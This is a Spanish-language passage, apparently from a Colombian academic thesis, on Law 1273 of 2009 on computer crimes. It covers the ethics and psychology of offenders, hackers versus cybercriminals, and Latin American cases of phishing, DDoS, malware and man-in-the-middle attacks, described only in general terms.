Algunos sectores estiman que se trata de una norma que ha llegado algo tarde en comparación con otros países, la última década es considerada como la era informática, han evolucionado aspectos importantes como la comunicación, la facilidad de negociar, de tratar, guardar y suministrar información, entre otros. No hay duda que esta nueva era ha traído consigo grandes cambios, siendo positivos como negativos, por ello la importancia de reglamentar jurídicamente los delitos informáticos. Esta ley es preventiva y castigable, la cual se ha presentado para poder mantener la convivencia y seguridad ciudadana, su carácter es trascendental pues la informática está presente en todos los aspectos de la vida moderna. Los delitos informáticos más comunes en Colombia son el hurto por medio informático, acceso no autorizado a un sistema informático, empleo de *software* malicioso, suplantación de sitios web, entre otros.

4.2.2 Ética y moral. Es importante comprender las características, semejanzas y diferencias de la Moral y la Ética, esta última seria la ciencia que estudia los juicios morales y su justificación, es una de las tantas ramas de la filosofía, a partir de un comportamiento ético las personas estas constituidas a formar una sociedad ética, a través de conductas catalogadas como buenas, la conciencia permite discernir entre lo bueno y malo, al desarrollar un acto justo se debería entender como si se tratase de lo correcto independientemente del contexto en el que se encuentre.

Únicamente se limita a ocupar actos voluntarios e intrínsecamente humanos, los cuales dependen de la razón y libertad. Una persona en un ambiente social al que pertenece se encuentra sujeto a las normas que rigen el orden de dicha sociedad. Por su parte, la Moral seria aquellas normas de conducta, principios, costumbres y valores prescriptos por dicha comunidad las cuales evolucionan con el devenir de los tiempos.

¡No hay ética sin libertad! La actuación del ser humano significa comportarse de forma intencional, el cual se comprenda con criterios adecuados entre los bueno y malo en un sentido muy concreto, su incidencia en el comportamiento humano es la base de las buenas relaciones sociales, aunque se requiere estar bien consigo mismo, el respetar y acatar las diferentes normas es indispensable, debiendo actuar de manera comprometida con la sociedad.

Asimismo, la ética en el comportamiento profesional requiere implementar códigos de deontología que permitan establecer deberes y normas, las cuales buscan regular las conductas que se desarrollan en el marco de las ocupaciones, estas acciones deben estar ajustas y basadas en principios y valores que permita fomentar comportamientos morales correctos.

El no acatamiento de códigos de ética traería consecuencias perjudiciales en el ámbito laboral y personal, la incidencia de la ética en la sociedad contemporánea debería ser un tema ineludible, al tratarse de un reto de preservar el orden mundial, con el objetivo de conservar la ética y valores. La filósofa española Adela Cortina Orts[10] en la conferencia “Para qué Sirve Realmente la Ética”, dentro del ciclo organizado en el año 2014 por el Fórum Larramendi “Debatiendo en las Fronteras de la Ética”, un tema transcendental en la actualidad. Su exposición se centró en planteamientos de validez de razonamiento respecto a la necesidad de la ética en el actuar diario. En dicho discurso reconoció a los seres humanos como ineludiblemente seres morales, debido a que forja un carácter y, por ello el ser humano es responsable de sus acciones.

Es decir, el ser humano tiene una estructura moral, que está altamente influenciada de acuerdo con el contexto que se encuentre (Lugar de nacimiento, tradición, cultura, religión, filosofía, etc.), aunque la filósofa hace hincapié en que cada estructura moral tiene diferentes contenidos, definida de acuerdo con cómo se haya forjado el carácter, en razón de ello, el hombre es un ser libre, libre de decidir. Se trata sin lugar a duda de un tema sensible y muy comentado en la actualidad, se atraviesa por injustos tiempos por falta de la ética.

A pesar de los esfuerzos ingentes por procurar fomentar una cultura moral en las actuaciones individuales o institucionales, en la ponencia se invita a obrar el bien,

[10] CORTINA, Adela & MARTINEZ, Emilio, Ética: El Ámbito de la filosofía Práctica. Cuarta edición. Madrid: Ediciones Akal, 2008. 21p

que exista una relación y coherencia entre las declaraciones y actuaciones, el compromiso y obligación moral para con las descendencias, ya que ellos aprenden e imitan las conductas de sus antecesores. Un ejemplo a seguir para los niños, niñas, adolescentes y jóvenes es una peculiar capacidad del comportamiento humano, nace con un rasgo de personalidad específico, pero esta no determina su modo de actuar.

Igualmente, Adela manifiesta que quizás lo más propio del ser humano, sea el ser ético, dicha condición a la que jamás se podría escapar; ni una sociedad lograría funcionar si sus individuos que la componen no conservan una actitud ética, se debería ser consciente de labrar un carácter adecuado a las exigencias de la sociedad, de no ser así, se estaría condenado a continuar en la crisis. Entonces, se debe priorizar las acciones, reflexionando sobre lo que constituye como seres morales, encauzando adecuadamente a la vida ética a partir de la proyección del carácter.

En ese orden de ideas, realizar acciones altruistas, sin excluir alguno grupo o sector determinado de acuerdo con su condición, actuando como es debido a través de un carácter integro, eludiendo al ser humano reciproco, es así como se debe recuperar los valores morales de justicia e igualdad. La importancia de la ética tiene como fin hacer un llamado a la relevancia social, la ayuda mutua garantiza el progreso sin importar fronteras de tiempo, lugar, raza, religión, especie, etc.

4.2.3 Condición psicológica. Psicológicamente hablando cada ser humano es un sujeto que posee una estructura de desarrollo y crecimiento personal a partir de sus capacidades, esto con el fin único de alcanzar su plenitud. Es allí donde la condición humana de alcanzar la felicidad a partir de la autorrealización se ve influenciada por múltiples factores, entre ellos la actitud, las emociones, las vivencias, etc.

El Psicólogo Carl Rogers cuando planteó su teórica sobre el Sentido de la Vida[11], considerada como aquella motivación innata que se encuentra presente en todo ser humano, la cual le permite al hombre desarrollar sus potenciales, logrando una autorrealización y detrás de ella viene sujeta la felicidad, esa que se experimenta cuando hay satisfacción.

Se trata de una situación propia de cada individuo, con características ajustadas para cada uno, es decir, un rasgo que convierte en únicos, diferentes e irrepetibles los unos con los otros. De manera que cuando se habla de las actitudes humanas, la mirada ante la vida puede ser tanto cuantitativa, lo que significa que cobra valor la cantidad, el tener y lograr, el querer ser mejor cada día, sobresalir ante el grupo,

[11] ROGERS, Carl. El camino del ser. Barcelona: Editorial Kairós, 2007. 56p

ser competente ante la sociedad, rigiéndose por el interés de alcanzar una meta, esto lo lleva a tener una mirada de sus pares como competencia, queriendo ganar con el fin de tener éxito. Por otro lado, la mirada cualitativa, donde se prioriza el ser, el aprender, así como el dar y recibir, buscan compartir con las personas que lo rodean, ya que estas son compañeros de vida, quienes han estado a lo largo del tiempo y camino recorrido, esta mirada se basa en los valores y la importancia de la persona.

Es necesario aclarar que el querer alcanzar una meta, tener un objetivo claro, no son actitudes inadecuadas, ya que todo ser humano tiene una misión en la vida así como aspiraciones, sueños, anhelos, son estas características lo que le da el sentido al ideal de vida, se vuelve inadecuado en el momento en que el ser humano se convierte en un ser individualista, obrando según su propia voluntad, pasando por encima de las demás personas que pertenecen a su mismo grupo, sin importarle las normas que sistematizan las relaciones interpersonales.

Por tanto, existen dos tipos de personas, las optimistas, quienes tienen una mirada al éxito y se mueven en función de alcanzar el ideal de vida, esto significa para ellos el valor más alto que posee, con aspiraciones personales profundas y como consecuencia esta perspectiva les trae beneficios. Por otro lado, se evidencia a las personas pesimistas, aquellas con mirada hacia el fracaso, que buscan en todo momento culpables, a quien responsabilizar de los fracasos o desniveles de la vida.
Si bien, la condición humana se ve afectada e influenciada por múltiples factores, es así como el aspecto social, cultural, familiar, emocional y educativo puede llegar a fortalecer o torpedear las actitudes y maneras que el ser humano tiene para desarrollar y promoverse en su arquitectónica del ser. Es decir, cada persona es autónoma, haciéndola diferente la capacidad de reconocerse, identificarse y distinguirse, a lo que se le llama autoconocimiento, saber qué es lo que quiere, como se planta en la vida y cómo va a utilizar aquellos recursos que le son entregados, con fin último de alcanzar una meta.

4.2.4 Factores que conllevan a cometer delitos informáticos. Los factores que conllevan a una persona a cometer estos delitos desde los diferentes enfoques planteados implican distinguir su naturaleza en correlación a su posible incidencia, hoy en día los delitos cibernéticos son más comunes de lo que parece, no requiere tener amplios conocimientos en seguridad informática, la facilidad de acceso a la información ha permito a diferentes actores de distintas edades, en especial jóvenes motivados por diversas causas a sumergirse en la clandestinidad. La nueva era digital ha permito generar acciones en beneficio y calidad de vida de las personas, pero igualmente ha facilitado que se fomenten acciones criminales que siempre están al asecho.

El factor de anonimato es un punto clave para que los cibercriminales cometan actos punibles, se trata de un agente generador de confianza que siempre estará

a favor del delincuente por permanecer supuestamente inadvertido. Para un sujeto (Victima) ordinario que carezca de discernimiento, desconocerá que pasa en su entorno. Otra causa importante corresponde a la jurisdicción legal en cuanto a la comisión de los delitos informáticos en determinados países, esta clase de delitos puede ser realizados desde los confines del mundo, en razón a lo anterior, la legislación de los gobiernos afectados se disipa por el acatamiento de leyes de donde se originó el ataque, se trata de una conjetura que se observa en países con quebrantos de relación diplomática.

Grupos delincuenciales han puesto sus miradas en las Tecnologías de la Información y Comunicación para ampliar su radio de acción criminal, fomentando la trata de personas, contrabando, venta de armas, sicarios a sueldo, pornografía infantil, comercialización de órganos humanos, comercialización de narcotráfico, etc. Esta serie de acciones han conducido a la contratación de cibercriminales para evitar ser sorprendidos por las autoridades.

En muchas oportunidades las circunstancias que conlleva a cometer delitos informáticos se relacionan con la venganza y/o rencor, acciones que conlleva a perjudicar a compañías y/o personas al exponer datos confidenciales con consecuencias trascendentales. Muy diferente sucede con aquellas acciones encaminadas a retos intelectuales que requieren de habilidades y destrezas, no tienen el propósito de lastimar o menoscabar a un objetivo, sino sus acciones se encaminan a la hazaña emocional del desafío, muchas de estas personas se sienten atraídos por la aventura de explotar nuevos sistemas informáticos. La admiración por sus hazañas es un punto muy presente en este factor, pues existen eventualidades donde se registra una firma específica como parte de su incursión en el sistema ajeno.

Otra causa distinguida que conlleva a cometer delitos informáticos son razones económicas, aunque sin lugar a duda se desligan de la ética y moral previamente expuesta, comprenden que su actuar puede ser remunerado aun percibiendo sus riesgos y alcance, se trata de buscar mejorar sus condiciones y calidad de vida. La falta de conocimiento es un punto generador para que muchas personas comentan delitos informáticos, la autoridad actúa conforme a la solicitud de denuncia o como parte de un proceso de investigación judicial y/o de inteligencia, son acciones de oportunidad que en gran porcentaje no está en el radio de acción de las autoridades.
No se puede omitir el facto por la carencia de recursos económicos o por el no acatamiento de derechos de propiedad intelectual, se discierne que mucho *software* es empleado sin la debida autorización a través de técnicas de *Cracking*. Finalmente, como se había mencionado la falta de la felicidad, juicios morales, estabilidad emocional son factores ligados a las comisiones de delitos informático.

4.2.5 Cibercriminal vs *hacker.* En el mundo de la computación se ha establecido el término *Hacker* a aquella persona con habilidades, destrezas, talento y conocimientos en informática, su interés por aprender no tiene límites, autodidacta y cautivado por la investigación en temas relacionados con la informática y tecnología, se adjudica a aquella persona entusiasta y experto en informática, aunque hay una connotación errónea y mal interpretada, suele confundirse con acciones ilícitas, es que la ética se encuentra vinculada intrínsecamente con el termino hacker, basada en principios y valores que permita fomentar comportamientos morales correctos.

La Real Academia Española RAE[12] como máximo rector de las normas del idioma español, adjudicó (02) dos significados, el primero como pirata informático y el segundo como aquella persona experta en el manejo de computadoras, que se ocupa de la seguridad de los sistemas y de desarrollar técnicas de mejora. Al realizar un somero análisis se tilda como aquella persona que comete actos ilícitos con medios informáticos. Esta circunstancia no estaría nada mal cuando se refiere al cibercriminal.

Como se había manifestado, la ética ha incursionado en los denominados *hackers* éticos, los cuales están en igualdad de competencias, habilidades y conocimientos que su contraparte (Hacker no éticos), su actuar se enfoca en lo ético, ajustado en principios y valores. Es decir, la ética y moral están presentes en este término que ha sido estigmatizado y juzgado. Lo mismo sucede con el termino *Cracker*, aludido como aquella persona cibercriminal, desconociendo la filosofía de la ingeniería inversa.

El reconocido líder latinoamericano Ricardo Narvaja ha defendido la filosofía del término *Cracker*, en muchas ocasiones es aludido como aquella persona cibercriminal, desconociendo el verdadero interés de la ingeniería inversa. Esta área implica la reversión de un *software* que fue codificado en algún lenguaje de programación y esta codificado en el lenguaje de bajo nivel, identificado como lenguaje máquina. Es decir, el código es interpretado directamente a través de dos símbolos (0 y 1), la reversión es llevarlo a un lenguaje de fácil comprensión para el ser humano como lo es el lenguaje ensamblador, cuya finalidad es realizar algún estudio de ingeniería de *software* sobre el mismo.

Como hecho significativo durante los años ochenta se esbozó un periodo criminal a través del teclado, las acciones de Kevin Mitnick[13] (El Condor) fueron tan mediáticas que mancillaron el termino *Hacker* y dieron apología a la cibercriminalidad. Aunque sectores reconocidos a nivel mundial emprendieron una cruzada por defender el término y evitar la interpretación como pirata informático, su postura radico en que la cultura *hacker* no está vinculada con la criminalidad. El

[12] RAE "Hacker". {En línea}. {18 noviembre 2010} disponible en: (http://lema.rae.es/dpd/srv/search?key=hacker).
[13] MITNICK, Kevin y SIMON, William. El arte de la intrusión. Mexico: AlfaOmega, 2007. 56p.

cibercriminal puede emprender acciones que pueden ser trascendentales, empleando sus conocimientos con fines maliciosos, como por ejemplo robo de información, acceso no autorizado, violación de datos personales, abuso de dispositivos que faciliten la comisión de delitos, interceptación de datos informáticos, etc.

Si se relaciona al delito informático se vincularía a una acción ilícita sobre los sistemas informáticos que comprometen la integridad, disponibilidad y confidencialidad de la información. Los delitos informáticos son conexos a bienes jurídicos los cuales están vinculados con las tecnologías de la información, pueden derivarse en áreas reconocidas como lo es el *Hacking, Cracking, Phreaking y Carding.*

Cuando se trata de identificar perfiles criminológicos lo que se pretende es realizar una valorización minuciosa sobre aquellas características que vinculan alguna semejanza con sujetos individualizados que efectuaron y efectúan acciones delictivas, es sin lugar a duda una herramienta fundamental para los analistas de investigación criminal, dicha identificación se apoya de distintas áreas del conocimiento como amparo para efectuar acertadas hipótesis de los diferentes tipos de criminales. Estas acciones apoyadas por algunas disciplinas coadyuvan a la perfilación del delincuente, arrojando información importante que permite describir aquellas conductas y hechos delictivos. En correlación a lo anterior, lo que se pretende es encajar aquellos patrones y variables de conducta relacionados con actos criminales.

La psicología arroja rasgos para la identificación de individuos, en la que permite reconocer las particularidades de cada individuo, dichos atributos pueden ser únicos, diferentes e irrepetibles los unos con los otros. Si bien, la condición humana se ve afectada e influenciada por múltiples factores, es así como el aspecto social, cultural, familiar, emocional y educativo, pueden llegar a fortalecer o torpedear las actitudes y maneras que el ser humano tiene para desarrollar y promover en su estructura arquitectónica del ser. Es decir, cada persona es autónoma, haciéndola diferente la capacidad de reconocerse, identificarse y distinguirse.

El perfil criminológico de los delincuentes informáticos suele delimitarse a sujetos poco sociables o eventualmente asocial, sin una matriz predefinida de conducta religiosa, racial y/o política, con trazos de enfoque ácrata, no se sujeta a moldes ordinarios y/u ortodoxos, ávidos por hazañas de enfoque de la seguridad informática, autodidacta y perseverante por naturaleza, suelen distinguirse por poseer un alto coeficiente intelectual, con amplias habilidades, destrezas, talento y conocimientos en informática, su interés por aprender no tiene límites, cautivado por la investigación en temas relacionados con la informática y tecnología, se adjudica a aquella persona entusiasta y experto en informática. Carece del sentido

filosófico de la ética, no lo rigüe un código de deontología que permita establecer y respetar deberes y normas.

En Colombia existen varios sucesos relacionados con delitos informáticos, el más reconocido se efectúo en el año 2014 por Andrés Sepúlveda[14], al cual se le atribuyo los delitos de acceso abusivo informático, violación de datos personales, espionaje y uso de *software* malicioso, en ocasión a la interceptación ilegal de las conversaciones de la negociación del proceso de la paz en Cuba (Gobierno Colombia y la FARC).

4.2.6 Antecedentes de Ataques Informáticos. informáticos ocurridos en Colombia y en diferentes países latinoamericanos bajo la referencia de la jurisprudencia colombiana, así:

4.2.6.1 Acceso abusivo a un sistema informático. Teniendo en cuenta la Ley Colombiana 1273 del 2009 “Por medio del cual se modifica el Código Penal, denominado “De la Protección de la información y de los datos” en su artículo 269A “Acceso abusivo a un sistema informático”, se trata sin lugar a dudas de una de las principales amenazas de enfoque de seguridad informática, la cual es efectuada por personas no autorizadas cuya finalidad es poner en riesgo la confidencialidad, integridad y disponibilidad de la información en los sistemas informáticos. El acceso abusivo a un sistema informático puede ser logrado a través de diferentes técnicas, herramientas, metodologías, entre otras.

Por otra parte, se estima que el proceso de acceso no autorizado a un sistema informático es arduo si se dispone de la correcta configuración y administración, la gran mayoría de los grandes ataques informáticos de la actualidad aprovechan fallas de diseño o *bugs* en los diferentes *software*. En el año 2017 la universidad del Tolima (Colombia) reportó a la comunidad en general que sus sistemas informáticos fueron vulnerados por cibercriminales, lograron modificar las calificaciones de 18.000 estudiantes de la modalidad presencial y virtual. La coordinadora de la oficina de Gestión Tecnológica de dicho claustro educativo informó que se instauró ante la Fiscalía General de la Nación la denuncia por acceso abusivo al sistema informático. Lo anterior, de acuerdo con lo publicado por el medio de comunicación de Colombia El Tiempo.[15]

Por su parte, en el año 2017 la página web del Ejército Argentino (EA) sufrió un ataque informático al parecer atribuido a simpatizantes del Estado Islámico, la finalidad de la incursión cibercriminal fue la modificación no autorizada en el servidor web de la institución argentina, realizando manipulación de los datos del

[14] El Tiempo. "Hacker preso por 'sabotear proceso de paz' busca acuerdo con Fiscalía”. {En línea}. {06 mayo 2014} disponible en: (https://www.eltiempo.com/archivo/documento/CMS-13946455).
[15] El Tiempo. “Hacker mejoró notas de los estudiantes de la Universidad del Tolima”. {En línea}. {01 febrero de 2018} disponible en: (https://www.eltiempo.com/colombia/otras-ciudades/hacker-mejoro-las-notas-de-todos-estudiantes-de-la-universidad-del-tolima-177850).

sitio web *(Defacement).* Lo anterior, de acuerdo a lo publicado por el canal de noticias de Argentina Todo Noticias[16].

4.2.6.2 Suplantación de sitios web para capturar datos personales. Teniendo en cuenta la Ley Colombiana 1273 del 2009 “Por medio del cual se modifica el Código Penal, denominado “De la Protección de la información y de los datos” en su artículo 269D “Suplantación de Sitios Web Para Capturar Datos Personales”. La ingeniería social es una técnica sofisticada cuyo objetivo es manipular a las personas para que efectúen acciones catalogadas como inseguras a causa de la ingenuidad y desconocimiento, el método se basa en el poder de convencimiento sobre el eslalon más débil en la seguridad informática, valiéndose de la confianza a través de acciones psicológicas predeterminadas para sacar ventaja alguna, como por ejemplo, obtener credenciales, instalar archivos maliciosos, ejecutar *malware*, descargar archivos, conseguir información confidencial, etc.


Compréndase el escenario en el que puede estar involucrado la ingeniería social, la víctima aprueba ejecutar determinado elemento en una aplicación web o sitio web, el cual lo redirecciona a determinada página web que aparentemente es legítima, mediante la técnica de *Phishing* permite realizar suplantación de identificad de una página web con el fin de iniciar actividades ilícitas, desde el enfoque delictivo estas acciones pueden ser trascendentales, como por ejemplo robo de información, acceso no autorizado, violación de datos personales, descarga de *software* malicioso (*Malware*), etc.

El coronel retirado de la Policía Nacional de Colombia Freddy Bautista, quien fungía como jefe del Grupo de Delitos Informáticos de dicha institución, ha explicado que la práctica de suplantación de identidad corresponde a un delito informático que ha aumentado en el país, principalmente se presenta en el envió de correos electrónicos falsos para direccionar a páginas que emplean la técnica de *Phishing*.

Por su parte, la compañía especializada en seguridad informática ESET hizo público en año 2017 una nueva modalidad de *Phishing*, la cual estaba efectuando delitos informáticos a través del envío de correos electrónicos desde la cuenta informacion@bancolombia.com.co con el fin de capturar información confidencial de los usuarios de la entidad bancaria Bancolombia como se evidencia en la figura 1.

[16] Todo Noticias, TN. “Hackearon la página web del Ejército Argentino: Somos el Estado Islámico”. {En línea}. {19 junio de 2017} disponible en: (https://tn.com.ar/politica/hackearon-la-pagina-web-del-ejercito-argentino-somos-el-estado-islamico_801073).

Figura 1. Página de Bancolombia suplantada (Phishing)




Fuente: Dinero. "Bancolombia dice que tiene con qué defender a sus usuarios de la suplantación". {En línea}. {22 agosto de 2019} disponible en: (https://www.dinero.com/empresas/articulo/bancolombia-responde-a-la-nueva-campana-de-phishing/242895).

En dicho correo electrónico[17] se suministraba un enlace que lo remitía a un sitio web que contenida suplantación de identidad, la página falsa recopilaba credenciales e información confidencial.

Igualmente, en Argentina en el mes de noviembre del año 2016 se contempló las acciones ilícitas cometidas por Nicolás Traut, se atribuyó el acceso no autorizado a las cuentas bancarias y sustraer una considerable suma de dinero, en dicha acción delictiva empleó la técnica de *Phishing* del sitio web del Banco Provincia, asimismo fue enlazado el sitio falso para capturar datos personales en el buscador de Google. Lo anterior, de acuerdo con lo publicado por el medio de comunicación de Argentina el Clarín[18].

[17] PLAZAS GARCIA, Edna. Ingeniería Social en las Empresas Colombianas. Pitalito, 2018, 32p. Trabajo de investigación (Especialista en Seguridad Informática) Universidad Nacional Abierta y a Distancia. Escuela de Ciencias Básicas Tecnología e Ingeniería.

[18] Clarín. "Argentina, entre los países que más phishing reciben en el mundo". {En línea}. {07 noviembre de 2017} disponible en: (https://www.clarin.com/sociedad/argentina-paises-phishing-reciben-mundo_0_SkrEtz1kM.html).

4.2.6.3 Obstaculización ilegítima de sistema informático. Teniendo en cuenta la Ley Colombiana 1273 del 2009 “Por medio del cual se modifica el Código Penal, denominado “De la Protección de la información y de los datos” en su artículo 269D “Obstaculización Ilegítima de Sistema Informático o Red de Telecomunicación”. El ataque informático de denegación de servicios distribuido DDOS es llevado a cabo a través múltiples orígenes que generalmente actúan como *botnet* o zombi, la finalidad es inundar el tráfico de red de los servidores para impedir la continuidad de los servicios, dicha amenaza informática pretende afectar uno de los pilares de la seguridad informática como lo es la disponibilidad del servicio.

El ataque DDOS niega el acceso a los servicios a aquellos usuarios autorizados por ocasión de la inundación de peticiones, se efectúa empleando varias fuentes que generan un ataque progresivo, por lo general se acude al exceso de consumo de memoria, sobrecarga a la CPU, bloqueo repentino del servicio, etc.

Uno de los incidentes mediáticos se presentó contra los sistemas informáticos de la Registraduría Nacional del Estado Civil Colombiano, se produjo en las elecciones del congreso en el mes de marzo del año 2010, se anunciaba a los medios de comunicación de ataques informáticos que lograron tumbar la página web de dicha entidad. Por su parte, el gerente de la empresa Arolen responsable del monitoreo de redes de datos del servicio web de la Registraduría para esa época, reportó que se trató de un ataque de denegación de servicios (DOS), aunque posteriormente se ha concluido que sea trató de una acción negligente por parte de dicha empresa especializada en seguridad informática ya que el ataque se produjo al parecer desde una misma dirección IP. Dicha información fue anunciada en el portal de la reconocida empresa enfocada a la seguridad informática y análisis forense DragonJAR[19].

En el año 2011 un grupo Hacktivista realizó un ataque informático el cual fue bautizado como “Operación Tequila”, tuvo como objetivo el portal de MVS Noticias de México, la acción ilícita logró dejar inoperante a través de un ataque de denegación de servicio distribuido el sitio web del medio de comunicación mexicano, lo que motivo al colectivo Hacktivista fue el despido de la periodista María del Carmen Aristegui Flores. Lo anterior, de acuerdo a lo publicado por la Corporación Británica de Radiodifusión – BBC[20].

[19] DragonJAR. “Registraduría Nacional de Colombia ¿DoS o Negligencia?”. {En línea}. {09 junio de 2010} disponible en: (https://www.dragonjar.org/registraduria-nacional-colombia-dos-negligencia.xhtml).
[20] BBC. “Los hacktivistas llegan a México por el caso Aristegui”. {En línea}. {10 febrero de 2011} disponible en: (https://www.bbc.com/mundo/noticias/2011/02/110210_1137_tecnologia_hactivistas_ataque_mvs_anonymous_operacion_tequila_dc).

4.2.6.4 Uso de software malicioso. Teniendo en cuenta la Ley Colombiana 1273 del 2009 “Por medio del cual se modifica el Código Penal, denominado “De la Protección de la información y de los datos” en su artículo 269E “Uso de software malicioso”. Es necesario comprender el concepto de *Malware*, el cual corresponde a la abreviatura de *software* malicioso, dicho termino engloba los diferentes programas informáticos maliciosos, cada *software* obedece las funciones por el cual fue diseñado, principalmente su función es causar un mal funcionamiento en el sistema, extraer información, robar credenciales, borrar información, etc. Dentro de este grupo se encuentra términos como: Virus, troyanos, gusanos, bombas lógicas*, keyloggers*, *spyware, ransomwares*, entre otros.

Por su parte, los virus informáticos son *software* que generalmente están destinados a causar algún tipo de daño, considerado por algunos sectores como una de las principales amenazas informáticas que ha causado grandes pérdidas económicas, como por ejemplo eliminar o alterar información, comprometer a otros *software*, ralentizar el sistema, consumir la memoria, robo de información confidencial, saturación de la red, como al igual comprometer daños al *hardware*, etc. Su característica más relevante es que puede replicarse, reproducirse por sí mismo, migrar a otros elementos de almacenamiento, como al igual disponer de técnicas para evitar ser detectado por los antivirus, aunque los antivirus no son totalmente efectivos y todos los días se presumen que aparecen nuevos virus.

El gusano informático también se considera como un programa informático con actividades maliciosas, parecido a los virus informáticos, el principal objetivo de los gusanos es propagarse y afectar el mayor número de ordenadores, su característica es realizar dichas acciones de forma muy rápida, colapsando los ordenadores y las redes informáticas, este *malware* puede distribuirse por diferentes medios como por ejemplo correo electrónico, programas P2P (*Peer to peer*), mensajería instantánea, recurso web, FTP, etc.

Las bombas lógicas pueden ocasionar diferentes acciones que comprometen la seguridad del sistema, como por ejemplo borrar registros, alterar el sistema, consumo excesivo de los recursos, ser parte de una *botnet* para ataques DDOS, inhabilitar el sistema operativo, entre otras. Generalmente emplean técnicas para incursionarse en otros códigos y su principal función es esperar un tiempo determinado para lanzar el ataque en la parte lógica del ordenador. Este *malware* se diferencia de los demás debido a que su singularidad para permanecer suspendido o inactivo, en muchas ocasiones los sistemas de seguridad no la perciben hasta cuando ejecuta su acción maliciosa en el periodo de tiempo por el cual fue desarrollado.

El troyano informático es un programa informático cuya función principal no es similar a la de un virus informático, aunque dispone de las mismas técnicas para

evitar ser detectado, migrar a otros procesos, entre otros, su finalidad es crear una puerta trasera que garantice el acceso no autorizado a un sistema informático, claro esta que esta acción garantiza el control del equipo de manera remota. La estructura lógica del troyano está compuesta por dos elementos, el cliente quien envía las órdenes y el servidor quien recibe las mismas, de esta manera es posible comprometer la seguridad del sistema con infinidad de acciones delictivas, los daños que se puedan causar están en la creatividad e imaginación del delincuente informático.

El estudiante destacado Alejandro Robayo cursaba decimo semestre de ingeniería en la universidad de los Andes de Colombia, logró de manera ilegal a través de empleo de *software* malicioso la manipulación de la plataforma de registro académico de dicho claustro educativo, al comienzo su finalidad se trató de realizar modificaciones de sus propias notas con el objetivo de mantener una beca, posteriormente ofreció sus servicios a terceros, dicha acción conllevo a que el grupo especializado de la Policía Nacional de Colombia logrará su captura por los delitos de acceso abusivo a sistema informático, violación de datos personales y uso de software malicioso. Lo anterior, de acuerdo a lo publicado por El Tiempo[21].

Por su parte, en el año 2018 la Oficina Federal de Investigación de Estados Unidos y autoridades federales de México detectaron a tiempo el *software* malicioso de origen norcoreano de categoría virus llamado Fallchill, este código malicioso está programado para obtener información y tomar el control de los sistemas informáticos vulnerados, dicha acción se presenció en los equipos de cómputo de una compañía de telecomunicaciones ubicada en ciudad de México. Lo anterior, de acuerdo a lo publicado por el canal de noticias Univisión[22].

4.2.6.5 Interceptación de datos informáticos. Teniendo en cuenta la Ley Colombiana 1273 del 2009 “Por medio del cual se modifica el Código Penal, denominado “De la Protección de la información y de los datos” en su artículo 269C “Interceptación de datos informáticos”. El ataque *Man in the Middle - MITM* tiene la finalidad de interceptar las comunicaciones que se efectúen en una red, para implementar dicha ofensiva acude al protocolo de resoluciones de direcciones el cual es el encargado de identificar la dirección MAC de una tarjeta de interfaz de red perteneciente a una dirección IP.

MITM actúa de manera incógnita para capturar el tráfico de red entre de dos equipos a través de la técnica *ARP Poisoning*, la cual modifica la cache ARP y a su vez hace pretender que la dirección MAC de la puerta de enlace es la dirección

[21] OBANDO JARAMILLO, Valentina. "Universidades, víctimas de “hackers - El Espectador”. {En línea}. {15 mayo 2015} disponible en: (https://www.elespectador.com/noticias/judicial/universidades-victimas-de-hackers-articulo-560884)./.
[22] Univisión. "Fallchill, un misterioso virus norcoreano detectado en México por la PGR y el FBI”. {En línea}. {11 enero 2018} disponible en: (https://www.univision.com/noticias/america-latina/fallchill-un-misterioso-virus-norcoreano-detectado-en-mexico-por-la-pgr-y-el-fbi).

MAC del equipo que efectúa el ataque, de esta manera es posible introducirse en medio entre la víctima y puerta de enlace (Real), para poder lanzar dicho ataque se debe tener acceso a la red interna, MITM permite tener control sobre la victima obteniendo las credenciales de las sesiones, *cookies*, observar comunicaciones (*Chat*), imágenes, archivos, páginas web y demás comportamientos de la red, a su vez es posible emplear técnicas de *spoofing* para engañar a la víctima como lo es DNS, *Proxy*, DHCP o IRDP *spoofing*, realizar negaciones de servicios a la víctima, etc.

